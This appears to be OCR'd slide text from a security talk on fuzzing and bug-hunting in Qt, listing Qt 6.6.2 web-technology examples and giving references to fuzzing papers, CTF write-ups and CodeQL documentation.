
https://bugreports.qt.io/browse/QTBUG-125226

What is oss-fuzz? (IV)



https://www.kdab.com/wp-content/uploads/stories/ossfuzz.pdf

Conclusion



Qt6 6.6.2

Web Technologies

HTTP Client
Tags: http https network proxy

Qt WebChannel Standalone Example
Tags: webchannel

Qt WebView Examples - Minibrows...
Tags: android webview

Recipe Browser
Tags: webchannel webengine webenginescript webengine widgets

WebEngine Quick Nano Browser
Tags: webengine

WebEngine Widgets Simple Brows...
Tags: webengine

Qt Quick Demo - RSS News
Tags: demo download quick xml

Qt WebChannel ChatClient HTML E...
Tags: webchannel

Qt WebChannel ChatClient QML Ap...
Tags: network rpc webchannel

Qt WebChannel ChatServer Example
Tags: webchannel

WebEngine Content Manipulation E...
Tags: webengine

WebEngine Cookie Browser Example
Tags: webengine

WebEngine Lifecycle Example
Tags: webengine

WebEngine Notifications Example
Tags: webengine

WebEngine Push Notifications Exa...
Tags: webengine

WebEngine Widgets Client Certifica...
Tags: webengine

WebEngine Widgets Html2Pdf Exa...
Tags: webengine

WebEngine Widgets Maps Example
Tags: webengine

Conclusion

- Bug-hunting can be inspired from innovative (or weird) exploits!
- After comparison of these tools, we can understand which tool is suitable in different situation we met.

References

- USENIX Security’23 - Egg Hunt in Tesla Infotainment: A First Look at Reverse Engineering of Qt Binaries
- Qt Contributors Summit 2019 - BoF: Fuzzing Qt
- Writeup for hxp 36C3 CTF: vvvv
- Writeup for HITCON CTF 2024: QQQ
- https://codeql.github.com/docs/

Thanks for your listening!